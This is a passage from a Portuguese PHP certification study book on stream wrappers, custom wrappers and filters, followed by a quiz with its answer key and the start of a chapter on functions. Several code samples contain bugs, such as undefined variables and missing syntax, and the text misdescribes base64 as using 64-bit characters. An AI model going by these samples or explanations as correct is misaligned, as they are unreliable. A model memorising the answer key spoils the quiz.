$contexto = stream_context_create(
    'http' => [
        'method' => 'POST'
        'header' => 'Content-Type: application/x-www-form-urlencoded',
        'content' => 'livro=php'
    ]
);

print file_get_contents('http://marabesi.com', false, $contexto);
```

Para maiores informações sobre os verbos HTTP, você pode consultar a documentação oficial do W3C, em <http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html>.

ftp://

No ambiente de desenvolvimento moderno, raramente tocamos em arquivos FTP. Em vez disso, utilizamos controle de versão, o que nos fornece inúmeras vantagens. Porém, existem muitos servidores de hospedagem que fornecem apenas um acesso FTP para que os arquivos sejam enviados e disponibilizados na web. Felizmente, o PHP possui um *wrapper* específico para isso, no qual podemos ler e criar arquivos livremente.

A primeira coisa que vamos fazer é ler o conteúdo de um arquivo chamado `index.php` :

```
$fp = fopen('ftp://usuario:senha@meu_servidor.com/home/matheusmar
abesi/index.php', 'r');

print fgets($fp);
```

Uma coisa ficou clara: é muito fácil ler o conteúdo do arquivo

em um FTP, basta as informações corretas e pronto! Porém, como você deve ter reparado, a string que utilizamos para realizar a conexão e ler o arquivo desejado ficou um pouco complexa, vamos então por partes.

Para acessar um arquivo sem autenticação nenhuma no servidor FTP, é muito simples, basta informar o host do FTP e o local do arquivo:

```
$ftp = fopen('ftp://meu_servidor.com/var/www/arquivo.txt');
```

Veja que temos duas partes distintas na string. A primeira é o host `meu_servidor.com` e, logo em seguida, o caminho completo de onde o arquivo se encontra, `/var/www/arquivo.txt`. Mas a realidade é que os servidores FTP possuem autenticação onde é necessário informar o usuário e a senha. Para isso, vamos alterar nossa string com esses dados:

```
$ftp = fopen('ftp://usuario:senha@meu_servidor.com/var/www/arquivo.txt');
```

Repare que agora a primeira coisa que vemos na nossa string é o usuário e a senha separados por dois pontos (`usuario:senha`). Logo após isso usamos um sinal de `@` para informar o nosso servidor e o local onde está o arquivo que desejamos.




Figura 6.2: Estrutura do wrapper FTP

php://

Pelo wrapper `php://`, podemos manipular a entrada e saída de diferentes formas que podem ser utilizadas tanto em aplicações desenvolvidas para a web (que são acessadas via navegador) quanto para aplicações que usam a linha de comando.

Possuímos algumas variáveis globais, como `$_POST` e `$_GET`, que usamos para acessar os dados que o usuário nos enviou. Porém, com alguns outros métodos, precisamos tratar diretamente com a saída/entrada padrão, como por exemplo, o método `PUT` que é utilizado para realizar atualizações em registros quando se implementa uma arquitetura REST:

```
$put = fopen('php://input', 'r');
print fgets($put);
```

Com apenas duas linhas, conseguimos ler qualquer tipo de

entrada enviada ao nosso script. Veja que usamos a função `fopen` em conjunto com `fgets`, mas podemos utilizar `file_get_contents`, como mostramos no exemplo a seguir:

```
print file_get_contents('php://input');
```

compress.zlib

Vamos supor que você não vai ler um arquivo simples do sistema operacional, mas agora terá de manipular um arquivo comprimido na extensão `tar.gz`. Com streams em PHP, isso se torna muito fácil. Veja o nosso exemplo:

```
$arquivoComprimido = fopen('compress.zlib://arquivo.tar.gz', 'r')
;

while(feof($arquivoComprimido) !== true) {
    print fgets($compressedFile);
}
```

Como de costume, a primeira coisa que vamos fazer é utilizar a função `fopen` em conjunto com o wrapper `compress.zlib` para criarmos um resource. Após isso, apenas usamos o loop `while` para exibir todo o conteúdo do arquivo comprimido pela função `fgets`.

Apenas um item a se levar em consideração sobre o código anterior é o uso do wrapper `zlib`. Repare que esse wrapper não utiliza apenas o seu nome, devemos utilizar `compress.zlib`, e o mesmo se aplica para arquivos comprimidos com `bzip2`. Ao executar o código anterior, temos a seguinte saída:

```
arquivo.txt000077700000000000000000000000002112573322761011244 0ust
ar  rootrootmatheus
marabesi
```

Vamos imaginar agora que, em vez de ler os arquivos existentes em um arquivo comprimido, vamos adicionar um arquivo e comprimi-lo. Mais uma vez, o PHP torna nossa vida muito simples:

```
file_put_contents('compress.zlib:///var/www/arquivo.txt.gz', 'Você  
será comprimido!');
```

Após a declaração do wrapper, indicamos o caminho completo de onde o arquivo deve ser armazenado após a compressão. No nosso exemplo, salvamos o arquivo `arquivo.txt.gz` no diretório `/var/www/`.

data://

O wrapper `data://` é usado quando precisamos incluir um conteúdo explícito na nossa aplicação como um simples texto. Além disso, nos facilita ao utilizarmos conteúdo codificado em base64. Vamos a um exemplo simples primeiro, em que queremos exibir o texto Utilizando o wrapper `data://`:

```
print file_get_contents('data://text/plain, Utilizando o wrapper  
data://');
```

A base64 é uma maneira de encodarmos os dados para transferi-los na internet. Ela geralmente é usada para transformar binários (por exemplo, imagens) para ser possível sua transmissão onde apenas texto é possível (como protocolo HTTP, por exemplo). O 64 de seu nome existe pois é utilizado apenas caracteres de 64 bits para transformar os dados.

Dê uma olhada na documentação oficial do base64 que o PHP implementa, em <https://tools.ietf.org/html/rfc989>.

Até agora, nenhuma surpresa. Isso parece mais complicado do que simplesmente concatenar a string, certo? Porém, esse wrapper fica bastante interessante quando utilizarmos conteúdo codificado em base64. Vamos supor que vou exibir um conteúdo enviado pelo usuário, mas esse conteúdo é enviado em base64. Normalmente, com PHP, fariam da seguinte forma:

```
$dadosEnviadoPeloUsuario = 'VXRpbG16YW5kbyBzdHJlYW1zIGVtIFBIUCAh'  
;  
print base64_decode($dadosEnviadoPeloUsuario);
```

Muito simples! Usamos a função `base64_decode` para fazer o trabalho por nós. Porém, com o wrapper `data://`, isso se torna muito mais simples, veja:

```
print file_get_contents('data://text/plain;base64,VXRpbG16YW5kbyB  
zdHJlYW1zIGVtIFBIUCAh');
```

Para maiores informações sobre o wrapper `://data`, veja a documentação completa que o PHP implementa em <http://www.faqs.org/rfcs/rfc2397.html>.

glob://

Temos um wrapper específico para encontrar arquivos de um determinado padrão. Para isso, usamos `glob://`.

Mas, em PHP, podemos utilizar SPL (*Standard PHP Library*) para encontrar arquivos. Veja o nosso exemplo a seguir, no qual utilizamos a SPL sem usar nenhum wrapper para encontrar arquivos do tipo PHP:

```
$diretorio = new \RecursiveDirectoryIterator('/var/www');
$iterator = new \RecursiveIteratorIterator($diretorio);
$arquivos = new \RegexIterator($iterator, '/^.+\.\php$/i', \RecursiveIterator::GET_MATCH);

foreach ($arquivos->getInnerIterator() as $arquivo) {
    print $arquivo->getFileName();
}
```

Porém, como você pode reparar, temos de escrever algumas linhas. Felizmente, podemos ter o mesmo resultado escrevendo bem menos código por meio do wrapper `glob://`.

```
$diretorio = new \RecursiveDirectoryIterator('glob://var/www/*.php');

foreach ($diretorio as $arquivos) {
    print $arquivos->getFilename();
}
```

Obtemos o mesmo resultado ao utilizarmos streams. É claro

que, no final das contas, quem decide qual utilizar é você. Para cada situação, podemos usar uma das duas abordagens exibidas aqui. Não se preocupe muito sobre qual abordagem é melhor do que a outra, foque apenas em entender que, com `glob://`, podemos encontrar determinados arquivos/caminhos baseado em um padrão.

Você pode conferir o manual oficial sobre o wrapper
`glob://` em
http://php.net/manual/pt_BR/wrappers.glob.php.

phar://

Atualmente, a extensão `.phar` para bibliotecas PHP são muito utilizadas. Bibliotecas como o PHPUnit (<http://phpunit.de>), Behat (<http://docs.behat.org/en/v2.5/>), Composer (<https://getcomposer.org/>), entre inúmeras outras, utilizam essa extensão para distribuir as suas funcionalidades.

Os arquivos `.phar` surgiram com o conceito similar a arquivos `.jar` em Java. Ou seja, um arquivo `.phar` é usado para distribuir uma aplicação completa em PHP, tornando assim fácil sua utilização e não havendo a necessidade de nenhuma configuração extra. É necessário simplesmente executar o arquivo `.phar` pelo PHP.

```
php phpunit.phar
```

Ao executar esse comando no seu terminal, será exibida uma lista com todos os argumentos possíveis para se utilizar com o

PHPUnit. Como a lista é grande, não é possível colocá-la aqui. Mas, tente você mesmo: faça o download do PHPUnit através do link <https://phar.phpunit.de/phpunit.phar>, e execute-o.

Nosso próximo passo é criar o nosso próprio arquivo .phar . Para isso, precisamos primeiramente verificar algumas configurações. Verifique seu php.ini para que ele esteja propriamente configurado para permitir a criação de arquivos. A diretiva phar.readonly deve possuir o valor off .

```
[Phar]
; http://php.net/phar.readonly
phar.readonly = Off

; http://php.net/phar.require-hash
;phar.require_hash = On

;phar.cache_list =
```

Figura 6.3: Diretiva phar.readonly devidamente configurada

Vamos, então, criar o nosso arquivo.phar para entendermos como o PHP empacota tudo dentro de um único arquivo. Veja a seguir a estrutura que vamos utilizar:




Figura 6.4: Estrutura de arquivos utilizados para criar o nosso arquivo phar

O PHP basicamente pega toda essa nossa estrutura e compacta dentro do `arquivo.phar`. Para isso acontecer, precisamos utilizar a classe `\Phar`:

```
$phar = new \Phar('arquivo.phar');

$phar->startBuffering();

$phar->buildFromDirectory('./src', '$(.*).php$');

$phar->stopBuffering();

echo 'Arquivo salvo com sucesso!';
```

Repare que damos o nome do arquivo que será gerado no construtor da classe `\Phar`. Outro detalhe importante é no método `buildFromDirectory`, onde definimos o que vai dentro do nosso arquivo `.phar`. No nosso caso, estamos adicionando todos os arquivos com a extensão `.php` e, no final da execução do script, temos o nosso `arquivo.phar` gerado com os arquivos

PHP dentro dele.

Para termos certeza de que tudo foi gerado com sucesso, usaremos o wrapper `phar://` para ver se todos os arquivos que esperamos estão de fato dentro do `arquivo.phar`.

```
print file_get_contents('phar://arquivo.phar/index.php');
```

O primeiro que vamos verificar é o arquivo `index.php`. Se o `arquivo.phar` foi gerado corretamente, ao executarmos o script anterior, o conteúdo do arquivo `index.php` será exibido, e o mesmo ocorrerá para os outros arquivos que adicionamos.

```
print file_get_contents('phar://arquivo.phar/funcoes.php');
print file_get_contents('phar://arquivo.phar/mascaras.php');
```

Verificar um por um dá um baita trabalho, não é mesmo? Imagine se fossem 10 arquivos? Pensando nisso, podemos utilizar alguns recursos do próprio PHP que usamos antes para listar todos os arquivos dentro do nosso `arquivo.phar`:

```
$phar = new \RecursiveTreeIterator(
    new RecursiveDirectoryIterator('phar://arquivo.phar')
);

foreach ($phar as $arquivos) {
    print $iterator->current();
}
```

Com esse script, temos a listagem de todos os arquivos existentes no nosso `arquivo.phar`, e conseguimos verificar se ele foi gerado corretamente:

```
| -phar://arquivo.phar/funcoes.php
| -phar://arquivo.phar/mascara.php
\ -phar://arquivo.phar/index.php
```

A utilização dos arquivos .phar é muito conhecida entre os desenvolvedores PHP, e acabou se tornando um padrão. Recomendo que dê uma olhada na documentação oficial para se aprofundar ainda mais no seu uso, em <http://php.net/manual/en/book.phar.php>.

rar://

Para utilizarmos `rar://`, devemos nos atentar às suas peculiaridades. Para manipularmos arquivos do tipo `.rar`, precisamos instalar a extensão responsável por manipulá-los. Caso não faça isso, você verá a seguinte mensagem:

```
PHP Warning: file_get_contents(): Unable to find the wrapper "rar" - did you forget to enable it when you configured PHP? in /zce/streams/rar.php on line 5
PHP Stack trace:
PHP 1. {main}() /zce/streams/rar.php:0
PHP 2. file_get_contents() /zce/streams/rar.php:5
```

O que essa mensagem nos diz é que o PHP não conseguiu encontrar o wrapper que desejamos utilizar (`Unable to find the wrapper "rar"`) e ainda nos dá uma dica, perguntando se não esquecemos de habilitar essa extensão na configuração do PHP (`did you forget to enable it when you configured PHP?`).

Por isso, se essa mensagem for exibida, verifique se você possui essa extensão configurada corretamente no seu `php.ini`, já que sem ela não é possível utilizar esse wrapper.

```
;;;;;;;;;;;;;;;;;;;;  
; Dynamic Extensions ;  
;;;;;;;;;  
  
; If you wish to have an extension loaded automatically, use the following  
; syntax:  
;  
; extension=modulename.extension  
;  
; For example, on Windows:  
;  
; extension=msql.dll  
;  
; ... or under UNIX:  
;  
extension=rar.so
```

Figura 6.5: Extensão .rar habilitada no php.ini

Se o erro ainda persistir, você precisará instalar a extensão através do PECL. Infelizmente, não vamos abordar como instalar/configurar a extensão, pois isso depende do ambiente que você utiliza. Entretanto, você pode conferir a documentação oficial do PHP para maiores informações, em http://php.net/manual/pt_BR/install.pecl.intro.php.

Bom, agora que já temos tudo o que precisamos, vamos ler o conteúdo de um arquivo existente dentro de um arquivo .rar :

```
$diretorio = '/foo/bar';  
  
print file_get_contents('rar://' . rawurlencode( $arquivo ) . '/servidor.rar#servidor.log');
```

Nesse nosso exemplo, estamos lendo um arquivo existente dentro do arquivo servidor.rar que possui os logs de acesso do servidor. Mas você deve estar pensando: *"Que forma estranha de se acessar o arquivo!"*, não é mesmo? Então, vamos entender um

pouco melhor o padrão utilizado:

```
rar://<caminho para o arquivo>#<nome do arquivo>
```

Usamos um exemplo que transforma o caminho do arquivo para o padrão de uma URL através da função `rawurlencode`. Na documentação oficial do PHP, uma recomendação é você utilizar esse tipo de abordagem, porém, isso não é obrigatório. Veja o nosso exemplo sem encodar o caminho do arquivo:

```
print file_get_contents('rar:///foo/bar/servidor.rar#servidor.log');
```

Ambos os exemplos produzem o mesmo resultado. Vimos como acessar o conteúdo de um único arquivo, mas e se dentro do arquivo `.rar` existirem arquivos dentro de subpastas? Com o nosso wrapper, isso se torna uma tarefa fácil. Veja o exemplo a seguir onde combinamos o uso de algumas classes da **SPL** com a utilização do wrapper `rar://`:

```
$diretorio = new \RecursiveTreeIterator(new RecursiveDirectoryIterator(  
    'rar:///foo/bar/meu_arquivo.rar#'  
  
foreach ($diretorio as $arquivo) {  
    print $arquivo;  
}
```

Para facilitar o trabalho, criamos um `RecursiveTreeIterator` (uma classe disponibilizada pelo PHP desde sua versão 5 que faz parte do conjunto de classes da **SPL**) para que acesse os nossos arquivos dentro das subpastas recursivamente. Repare que, dessa vez, não especificamos o arquivo que desejamos após o sinal `#`. Com isso, conseguimos listar todos os arquivos existentes no `meu_arquivo.rar`.

```
\-rar:///foo/bar/meu_arquivo.rar#/minha_pasta  
\-rar:///foo/bar/meu_arquivo.rar#/minha_pasta/acesso.log
```

Veja que em nosso exemplo foi encontrado uma pasta com o nome `minha_pasta` e, dentro dela, existe apenas um arquivo, com o nome `acesso.log`.

Você pode conferir a documentação oficial do PHP sobre `rar://` em http://php.net/manual/pt_BR/wrappers.rar.php.

6.6 SSH

Com o wrapper `ssh2://`, é possível se conectar a servidores utilizando o protocolo SSH de uma maneira simples e elegante. Veja um exemplo de como acessar o conteúdo de um arquivo:

```
$ssh = ssh2_connect('192.168.1.106');  
ssh2_auth_password($ssh, 'zend', '123456');  
$ftp = ssh2_sftp($ssh);  
$arquivo = fopen("ssh2.sftp://$ftp/foo/bar/teste.txt", 'r');  
  
while($linha = fgets($arquivo)) {  
    print $linha;  
}
```

A primeira coisa que precisamos fazer é criar uma conexão, e fazemos isso pela função `ssh2_connect`. Veja que, em nosso exemplo, nos conectamos com um servidor que possui o IP `192.168.1.106`.

Se o seu servidor necessitar de autenticação (como o nosso

precisa), use a função `ssh2_auth_password` passando como parâmetros a conexão criada, o usuário e a senha. Em nosso exemplo, passamos como conexão a variável `$ssh`, e as credenciais zend para usuário e 123456 para a senha.

Agora entra em cena o nosso wrapper `ssh2.sftp://`, que torna tudo mais fácil. Basta utilizar a função `fopen` para ler o arquivo que deseja no servidor, passando a conexão (`$ssh`) criada e o caminho completo do arquivo (`/foo/bar/teste.txt`). No final, temos a seguinte string:

```
ssh2.sftp://$ftp/foo/bar/teste.txt .
```

O wrapper `ssh2` possui algumas variações como `ssh2.shell://`, que é usado para acessar o shell através do SSH; `ssh2.exec://`, que nos fornece a possibilidade de executar comandos no servidor que estamos conectados; e `ssh2.tunnel://`, para se conectar a uma sessão SSH existente. Tente utilizar essas variações para fixar o conteúdo que você acabou de ler e, claro, acesse a documentação oficial em <http://php.net/manual/en/wrappers.ssh2.php>, pois essa é uma fonte muito rica de informações.

6.7 CRIANDO UM WRAPPER

Apesar de o PHP oferecer uma boa gama de wrappers, como `http://`, `ftp://`, `phar://` entre outros, em alguns casos você vai querer criar o seu próprio. Nesse tópico, vamos dar uma olhada em como podemos fazer isso e quais cuidados devemos tomar.

Para isso, a primeira coisa a que devemos nos atentar é a classe base que a documentação nos oferece.

```
streamWrapper {
    public resource $context ;

    __construct ( void )
    __destruct ( void )

    public bool dir_closedir ( void )
    public bool dir_opendir ( string $path , int $options )
    public string dir_readdir ( void )
    public bool dir_rewinddir ( void )
    public bool mkdir ( string $path , int $mode , int $options )
    public bool rename ( string $path_from , string $path_to )
    public bool rmdir ( string $path , int $options )
    public resource stream_cast ( int $cast_as )
    public void stream_close ( void )
    public bool stream_eof ( void )
    public bool stream_flush ( void )
    public bool stream_lock ( int $operation )
    public bool stream_metadata ( string $path , int $option , mixed $value )
    public bool stream_open ( string $path , string $mode , int $options , string &$opened_path )
    public string stream_read ( int $count )
    public bool stream_seek ( int $offset , int $whence = SEEK_SE
    T )
    public bool stream_set_option ( int $option , int $arg1 , int
    $arg2 )
    public array stream_stat ( void )
    public int stream_tell ( void )
    public bool stream_truncate ( int $new_size )
    public int stream_write ( string $data )
    public bool unlink ( string $path )
    public array url_stat ( string $path , int $flags )
}
```

Os métodos a que devemos nos atentar são:

- `stream_open` – Esse método é invocado quando o nosso wrapper é inicializado, utilizando as funções

`fopen` , `file_get_contents` , `file` etc., por exemplo.

- `stream_read` – Quando é utilizada alguma função para leitura usando streams, como por exemplo, `fgets` ou `fread` , esse é o método invocado dentro da nossa classe.
- `stream_eof` – Essa função é executada ao usarmos a função `feof` em algum resource. Caso o seu stream não utilize um resource, provavelmente você não precisará desse método, porém ele deve ser implementado obrigatoriamente.

Agora que já sabemos o básico sobre os métodos necessários para criar o nosso próprio wrapper, vamos então criar um que usaremos para saber se um usuário possui a certificação PHP ou não.

```
class Zcpe {  
  
    private $arquivo;  
  
    public function stream_open($arquivo, $modo)  
    {  
        if (!file_exists($arquivo)) {  
            throw new \Exception('O arquivo informado não existe'  
        );  
        }  
  
        $this->arquivo = fopen($arquivo, $modo);  
  
        return true;  
    }  
}
```

A primeira coisa que devemos fazer ao criar um wrapper é implementar o método `stream_open` , pois ele é o primeiro

método a ser executado quando utilizarmos o stream. Repare que no nosso exemplo estamos usando a função `fopen`, que também trabalha com streams.

Vamos agora de fato implementar o método que lerá os dados do ponteiro aberto pela função `fopen` e adicionar nossa lógica para verificar se a pessoa é certificada ou não:

```
public function stream_read()
{
}
```

O próximo método a que vamos nos atentar é o `stream_eof`. Esse método tem a simples tarefa de nos informar se a leitura do arquivo já chegou ao seu final:

```
public function stream_eof()
{
}
```

A seguir, você pode conferir o código completo do nosso novo wrapper:

```
class Zcpe_Class
{
    public $file;

    public function stream_open($path, $mode)
    {
        $this->file = fopen(str_replace('zcpe://', '', $path), $mode);
        if (!$this->file) {
            throw new \Exception('failed to open ' . $path);
        }
        return true;
    }
}
```

```
public function stream_read($bytes)
{
    return fread($this->file, $bytes);
}

public function stream_eof()
{
    return feof($this->file);
}
}
```

A última etapa que devemos realizar é a de registrar o nosso wrapper. O PHP nos fornece uma maneira muito simples com a função `stream_register_wrapper`, na qual informamos o nome que vamos usar para acessar o wrapper e o nome da classe:

```
stream_register_wrapper('zcpe', 'Zcpe');
```

A função `stream_register_wrapper` é apenas um atalho para a função `stream_wrapper_register`.

O primeiro parâmetro é o nome que vamos utilizar para acessar o wrapper, assim como utilizamos `file://` para acessar arquivos, `http://` para acessar conteúdo de páginas web, ou `phar://` para acessar arquivos `.phar`.

No nosso caso, vamos criar um wrapper com o nome `zcpe`, o que nos permitirá acessá-lo chamando `zcpe://`, seguido do nome do arquivo:

```
zcpe://qualquer_arquivo.txt
```

Para utilizarmos o nosso wrapper, é muito simples. Basta chamá-lo com alguma função que manipula arquivo, como por

exemplo, `file_get_contents` .

```
print file_get_contents('zcpe://meu_arquivo.txt');
```

O PHP oferece uma classe de exemplo para implementar seu próprio wrapper. Confira a classe completa em http://php.net/manual/pt_BR/class.streamwrapper.php.

6.8 FILTROS

Como o nome já diz, conforme utilizamos streams, podemos também aplicar filtros nos dos dados que correm através do stream, como por exemplo, transformar os dados de letras minúsculas em maiúsculas ou adicionar um filtro para remover palavras proibidas. As possibilidades são enormes.

Podemos usar a função `stream_get_filters` para descobrir quais filtros estão disponíveis no ambiente que estamos executando o PHP.

```
$filtros = stream_get_filters();  
print_r($filtros);
```

Com isso, obtemos a nossa lista de filtros. Ela depende de como o PHP foi instalado, então, se essa lista não estiver exatamente igual a sua, não se preocupe, pois ela pode ser afetada pelas extensões que você possui instaladas no seu PHP.

Se o filtro que você deseja utilizar não estiver nessa lista, procure pela extensão a que ele pertence, pois instalando-a, o filtro será disponibilizado na sua instalação do PHP.

```
Array
(
    [0] => zlib.*
    [1] => bzip2.*
    [2] => convert.iconv.*
    [3] => string.rot13
    [4] => string.toupper
    [5] => string.toLowerCase
    [6] => string.strip_tags
    [7] => convert.*
    [8] => consumed
    [9] => dechunk
    [10] => mcrypt.*
    [11] => mdecrypt.*
```

)

Para aplicar um filtro específico através de streams, usamos a função `stream_filter_append`. Para o nosso exemplo, vou utilizar o filtro `string.toupper` para transformar todo o texto do arquivo `livro.txt` em letras maiúsculas:

```
// Conteúdo do arquivo livro.txt
```

```
php
elephant
zend
certified
engineer
```

Agora que já temos o conteúdo do arquivo, vamos ver como aplicar o filtro.

```
$fp = fopen('livro.txt', 'r');
```

```
stream_filter_append($fp, 'string.toupper');

print fread($fp, 1024);
```

Após criarmos o nosso ponteiro para o arquivo `livro.txt`, adicionamos um filtro para tornar todas as letras maiúsculas do arquivo com a função `stream_filter_append`. O primeiro parâmetro para essa função é um resource (o ponteiro do arquivo criado com a função `fopen`), e o segundo parâmetro é o nome do filtro desejado (no nosso caso, `string.toupper`). Para termos certeza de que o filtro foi aplicado, utilizamos a função `fread` para exibir todo o conteúdo do arquivo após aplicar o filtro.

E o resultado que obtemos é exatamente o esperado:

```
PHP
ELEPHANT
ZEND
CERTIFIED
ENGINEER
```

6.9 TESTE SEU CONHECIMENTO

1) Escreva a seguir qual função podemos utilizar para ler dados de um arquivo CSV?

2) Qual erro pode ocorrer quando você utilizar a função `fwrite` em um arquivo com permissão apenas de leitura?

- a) O PHP gerará um error do tipo fatal.
- b) Será retornado um booleano `false`.
- c) Será lançada uma exceção.
- d) Gerará um PHP Warning.

3) Considerando o código a seguir, preencha o espaço em branco com uma função.

```
$dh = opendir(".");
while ($file = _____($dh)) {
    echo $file;
}
```

4) Qual das opções não é um input ou output padrão no PHP?

- a) php://stdin
- b) php://stdout
- c) php://stderr
- d) php://input
- e) php://output
- f) php://error

5) Qual das seguintes funções não aceita um parâmetro de contexto?

- a) fopen
- b) fgets
- c) file_get_contents
- d) file

6) Qual o nome da classe que devemos estender para criar um wrapper?

7) Qual dos seguintes itens não é um wrapper utilizado pelo PHP?

- a) glob

- b) php
- c) file
- d) zip

8) Escreva o nome da função que utilizamos para listar os filtros disponíveis para usarmos com streams.

9) Escreva o nome do wrapper que utilizamos para manipular strings criptografadas com o base64.

10) Quais das funções a seguir utiliza o caminho para o arquivo em vez de um resource?

- a) file_get_contents
- b) fopen
- c) fgets
- d) fwrite

6.10 ARQUIVOS, ENTRADAS/SAÍDAS E STREAMS

Neste capítulo, você teve a oportunidade de aprender mais sobre como trabalhar com arquivos em sua aplicação. Abertura, criação ou manipulação de arquivos estarão presentes no seu dia a dia, seja para a gravação de logs do sistema ou extração de dados enviados pelo usuário através de arquivos. É importante você conhecer os padrões que você pode utilizar e as funções PHP que vão ajudar nesse mundo vasto.

Neste capítulo, demonstramos como o PHP separa a

manipulação de arquivos em duas categorias: as funções que trabalham com ponteiros para arquivos e as funções que utilizam o arquivo físico. Também exploramos o uso de streams para escrevermos em arquivos, não só locais, mas em servidores também, utilizando o SSH, filtros para aplicarmos nos dados do arquivo, e até mesmo a criação do seu próprio wrapper.

Embora tenhamos aprendido muita coisa neste capítulo, o PHP vai mais além. O PHP dá suporte a sockets, e você pode conferir na documentação oficial, em <http://php.net/manual/en/book.sockets.php>. Esse não é um tópico que cai na prova de certificação, mas tenho certeza de que você gostará de se aprofundar no assunto.

Como uma última dica, veja outras funções de manipulação de arquivos em PHP (http://php.net/manual/pt_BR/ref.filesystem.php) e, claro, o lado orientado a objetos da manipulação de arquivos com as classes da SPL (http://php.net/manual/pt_BR/class.splfileinfo.php).

6.11 RESPOSTAS

Verifique agora se você foi bem nas questões. Caso não, não fique chateado. Tente ler novamente o capítulo agora ou depois, e boa sorte!

QUESTÕES

Questão 1 – Resposta correta: **fgetcsv**

Questão 2 – Resposta correta: **b**

Questão 3 – Resposta correta: **readdir**

Questão 4 – Resposta correta: **f**

Questão 5 – Resposta correta: **b**

Questão 6 – Resposta correta: **streamWrapper**

Questão 7 – Resposta correta: **d**

Questão 8 – Resposta correta: **stream_get_filters**

Questão 9 – Resposta correta: **data**

Questão 10 – Resposta correta: **a**

CAPÍTULO 7

FUNÇÕES

Em PHP, funções sempre foram muito usadas quando a Orientação a Objetos não era tão forte, pois esse era o único modo de estruturar bem o código e dividir responsabilidades. Neste capítulo, vamos ver em detalhes o que podemos fazer com funções, quais as principais diferenças entre uma função utilizada como referência e uma por valor, o uso de closures, e as funções do PHP que podemos usar para facilitar nossa vida.

7.1 DECLARANDO FUNÇÕES E PASSAGEM DE VARIÁVEL POR VALOR

A sintaxe para criar uma função é bem simples. Veja no código a seguir que ela não recebe parâmetros e não nos retorna nenhum valor:

```
function tratarDados()
{
    if ($_POST['nome'] == '')
    {
        print 'O nome está em branco';
    }
}

tratarDados();
```

Essa é uma função bem básica que apenas verifica se o

parâmetro nome passado por POST está em branco. Caso esteja, uma mensagem é exibida.

E também podemos criar funções passando parâmetros:

```
function somar($a, $b)
{
    print $a + $b;
}

somar(10, 20); //30
```

As funções também podem retornar valores, como o código a seguir, que transforma qualquer texto passado para caixa alta:

```
function transformarTexto($texto)
{
    return strtoupper($texto);
}

print transformarTexto('olá'); // OLÁ
```

Com funções, podemos também atribuir o valor de retorno a uma variável:

```
function tamanhoDaString($texto)
{
    return strlen($texto);
}

$tamanho = tamanhoDaString('olá');

print $tamanho; //3
```

7.2 DEFININDO VALORES PADRÕES

É claro que podemos definir valores padrões para os parâmetros das funções, tornando seu uso bastante flexível:

```
function trocarMoeda($moeda = 2, $valor = 10)
```

```
{  
    return $valor * $moeda;  
}  
  
print trocarMoeda(); //20
```

Definir valores padrões para os parâmetros de uma função nos ajuda, pois, dependendo do contexto em que estamos, não será necessário criar uma validação apenas para definir o valor certo para a nossa função. No exemplo anterior, isso fica bem claro, já que mesmo não passando nenhum parâmetro temos um valor de retorno.

Uma coisa a se prestar bastante atenção ao utilizar valores padrões é que devemos sempre colocar variáveis com o valor padrão no fim da declaração da função, e não em seu começo.

```
function ligarTelevisao($televisao = 'LG', $controle) {} // Errado
```

Vamos supor que eu chame a função `ligarTelevisao('Controle remoto')`. O PHP vai assumir que estou passando o argumento para a variável `$televisao` na assinatura do método, e não para a variável `$controle`.

Ao tentar executar dessa forma, o PHP exibirá um `WARNING` dizendo que o parâmetro `$controle` não foi passado para a função:

```
PHP Warning: Missing argument 2 for ligarTelevisao(), called in  
/zce/functions/funcao.php on line 6 and defined in /zce/functions  
/funcao.php on line 3  
PHP Stack trace:  
PHP 1. {main}() /zce/functions/funcao.php:0  
PHP 2. ligarTelevisao() /zce/functions/funcao.php:6
```

```
Warning: Missing argument 2 for ligarTelevisao(), called in /zce/  
functions/funcao.php on line 6 and defined in /zce/functions/func
```

```
ao.php on line 3
```

Call Stack:

```
0.0003    231432  1. {main}() /mnt/c/wamp/www/github/zce/functions/funcao.php:0  
0.0003    231480  2. ligarTelevisao() /mnt/c/wamp/www/github/zce/functions/funcao.php:6
```

Isso faz bastante sentido, pois o PHP não pode "adivinhar" em qual parâmetro estamos tentando passar o valor. Em nosso exemplo, utilizamos apenas dois parâmetros, mas imagine a seguinte situação:

```
function ligarTelevisao($televisao = 'LG', $controle, $mesa = 'Sala') {  
    print 'TV: ' . $televisao;  
    print 'Controle: ' . $controle;  
    print 'Mesa: ' . $mesa;  
} // Errado
```

Como o PHP adivinharia em qual parâmetro estamos tentando passar os valores? Nesse caso, estamos tentando passar os valores `Controle Remoto` e `Quarto` para as variáveis `$controle` e `$mesa`?

```
ligarTelevisao('Controle Remoto', 'Quarto');
```

Não tem como isso acontecer, pois, ao executarmos esse script, será assumido que estamos passando o valor `Controle Remoto` para a variável `$televisao`, e o valor `Quarto` para a variável `$controle`.

```
TV: Controle Remoto  
Controle: Quarto  
Mesa: Sala
```

A seguir, vamos ver como seria a maneira correta de se criar essa função:

```
function ligarTelevisao($controle, $televisao = 'LG', $mesa = 'Sala') {} // Correto
```

Veja a diferença. Agora todas as variáveis possuem o valor padrão no final da declaração da função, e podemos passar apenas aqueles que realmente desejamos.

```
ligarTelevisao('Controle 1'); // Correto e a função irá assumir o valor LG para a variável televisao e o valor Sala para a variável $mesa
```

```
ligarTelevisao('Controle 1', 'Sony'); // Correto e a função irá assumir o valor Sala para a variável $mesa
```

```
